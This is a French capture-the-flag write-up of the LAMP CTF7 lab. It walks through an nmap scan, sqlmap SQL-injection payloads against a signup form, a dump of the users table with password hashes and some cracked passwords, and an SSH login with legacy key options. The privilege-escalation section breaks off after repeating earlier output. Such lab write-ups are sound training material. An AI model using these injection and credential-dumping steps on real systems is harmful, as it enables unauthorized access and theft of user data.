# LAMP CTF7 Redigé

By LAGNAOUI Youness


# Intro :

Cette Room est une room disponible sur vulnhub et root me de niveau débutant.

Cette room est parfaite pour apprendre les toutes bases du pentest basé sur du web exploitation.

# Enumération


## Nmap Scan



```
┌──(kali㉿kali)-[~/root_me/real/LAMP/LAMPCTF7]
└─$ nmap ctf15.root-me.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 09:00 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 32.00% done; ETC: 09:01 (0:00:28 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 57.75% done; ETC: 09:02 (0:00:31 remaining)
Nmap scan report for ctf15.root-me.org (212.83.175.152)
Host is up (0.0066s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 104.89 seconds
```

Bon on peut voir qu'il y a pas spécifiquement de service intéressants sur la box à part le server web sur le port 80 on va donc essayer d'obtenir un shell via le web server.

## Web



## Application Security

Learn the critical technical skills necessary to succeed in today's information security marketplace! Our qualified authors and instructors will show you how to make the most of this rewarding career. Sign up now to attend one of our dynamic in person classes, download our exclusive e-books, or subscribe to our exclusive newsletter.

### Live Training

Browse our catalog of upcoming courses, and register for top notch in person training. Our qualified and certified instructors will teach you the latest, cutting edge, in tools and techniques. Benefit from the live interaction, personalized service, and ability to find answers immediately.


### Reading Room

Look through our extensive collection of e-books for sale and download. This is the source for tutorials, guides, best practices and strategies that will help you become a better infosec professional and improve your organization's security posture.

### Newsletter

Sign up for our newsletter. This service includes analysis of the latest in hacking, computer security and malware trends. Learn about what the bad guys are up to without having to spend time scouring the internet or the money to pay for your own analyst. Guaranteed value in an easy to digest format.

On observe une page web assez basic avec un formulaire de log in simple :



Sorry, we couldn't find your account. Don't have an account? Sign up for one:


Email user@doamin.tld

Password ********

On peut tenter une injection sql basique de type 'or 1=1; -- :

Bon dans notre cas ça ne fonctionne pas donc on va passer à sqlmap :


On stock la requête dans un fichier text :



```
POST /signup HTTP/1.1
Host: ctf15.root-me.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://ctf15.root-me.org
Connection: close
Referer: http://ctf15.root-me.org/signup
Cookie: _ga_SRYSKX09J7=GS1.1.1681848574.10.1.1681849980.0.0.0; _ga=GA1.1.1583179658.1674241043; s_fid=68FE2E5AD494BDA8-09E4A00CB0E659A3; PHPSESSID=l2c0l6fo7ra83hiag2fkgadoo1
Upgrade-Insecure-Requests: 1

username=test&password=password
```

puis :


```
sqlmap -r req.txt
```



```
echnique found
[09:28:08] [INFO] target URL appears to be UNION injectable with 2 columns
[09:28:08] [INFO] POST parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1189 HTTP(s) requests:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0×7171717671,(SELECT (ELT(6672=6672,1))),0×716b707671,FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEA&password=password

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=test" UNION ALL SELECT CONCAT(0×7171717671,0×4c796e556c6b445277776a6a546343695a586e55437562434a546349794f4b456458
6d4d47677972,0×716b707671),NULL#&password=password
---
[09:28:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
```

On peut voir que le login est vulnérable aux SQLi on va définir dans quelle DB on est actuellement avec la commande :


```
sqlmap -r req.txt --current-db
```



```
    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0×7171717671,(SELECT (ELT(6672=6672,1))),0×716b707671,F
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEA&password=password

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=test" UNION ALL SELECT CONCAT(0×7171717671,0×4c796e556c6b445277776a6a546343695a586e55437562434a546349794f4
6d4d47677972,0×716b707671),NULL#&password=password
---
[09:29:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL ⩾ 5.0
[09:29:32] [INFO] fetching current database
current database: 'website'
[09:29:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:29:32] [WARNING] your sqlmap version is outdated

[*] ending @ 09:29:32 /2023-10-18/
```

Dans notre cas la DB est website on va lister les tables présentes dans la DB :


```
sqlmap -r req.txt -D website --tables
```



```
[09:30:43] [INFO] retrieved: 'log'
[09:30:43] [INFO] retrieved: 'newsletter'
[09:30:43] [INFO] retrieved: 'payment'
[09:30:43] [INFO] retrieved: 'trainings'
[09:30:43] [INFO] retrieved: 'trainings_x_users'
[09:30:43] [INFO] retrieved: 'users'
Database: website
[9 tables]
+-------------------+
| log               |
| contact           |
| documents         |
| hits              |
| newsletter        |
| payment           |
| trainings         |
| trainings_x_users |
| users             |
+-------------------+

[09:30:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:30:43] [WARNING] your sqlmap version is outdated

[*] ending @ 09:30:43 /2023-10-18/
```

On a dump la liste des Tables nous ce qui pourrait être interssant à dump c'est la table users :

```
sqlmap -r req.txt -D website -T users --dump
```




```
+---------+-----------------------------------------------------------------------+----------+-----------------------------------
--------+-----------------+--------------------------------+---------------------+
| user_id | profile                                                               | is_admin | password
          | realname        | username                       | last_login          |
+---------+-----------------------------------------------------------------------+----------+-----------------------------------
--------+-----------------+--------------------------------+---------------------+
| 3       | Brian is our technical brains behind the operations and a chief trainer. | 1     | e22f07b17f98e0d9d364584ced0e3c18
          | Brian Hershel   | brian@localhost.localdomain    | 2012-12-19 11:30:54 |
| 4       | <blank>                                                               | 1        | 0d9ff2a4396d6939f80ffe09b1280ee1
          | John Durham     | john@localhost.localdomain     | NULL                |
| 5       | <blank>                                                               | 1        | 2146bf95e8929874fc63d54f50f1d2e3
          | Alice Wonder    | alice@localhost.localdomain    | NULL                |
| 6       | <blank>                                                               | 1        | 9f80ec37f8313728ef3e2f218c79aa23
          | Ruby Spinster   | ruby@localhost.localdomain     | NULL                |
| 7       | <blank>                                                               | 1        | 5d93ceb70e2bf5daa84ec3d0cd2c731a (qw
r1234)    | Leon Parnetta   | leon@localhost.localdomain     | NULL                |
| 8       | <blank>                                                               | 1        | ed2539fe892d2c52c42a440354e8e3d5 (ma
rid)      | Julia Fields    | julia@localhost.localdomain    | NULL                |
| 9       | <blank>                                                               | 0        | 9c42a1346e333a770904b2a2b37fa7d3 (so
epassword) | Michael Saint  | michael@localhost.localdomain | NULL                |
| 10      | <blank>                                                               | 0        | 3a24d81c2b9d0d9aaf2f10c6c9757d4e
          | Bruce Pottricks | bruce@localhost.localdomain    | NULL                |
```

On a dump la database des user on a des username et password on va essayer de se co en ssh avec leon: leon:qwer1234


```
ssh leon@DOMAIN
```

Quand on se connect au ssh on a ce message d'erreur :



```
┌──(kali㉿kali)-[~]
└─$ ssh leon@ctf20.root-me.org
Unable to negotiate with 163.172.195.228 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Donc on va spécifier le type de clé :




```
┌──(kali㉿kali)-[~]
└─$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

The authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
DSA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
leon@ctf20.root-me.org's password: █
```

Maintenant on peut se connecter en ssh !

# Priv Esc


Verifions les permissions sudo :



```
──(kali㉿kali)-[~]
─$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

he authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
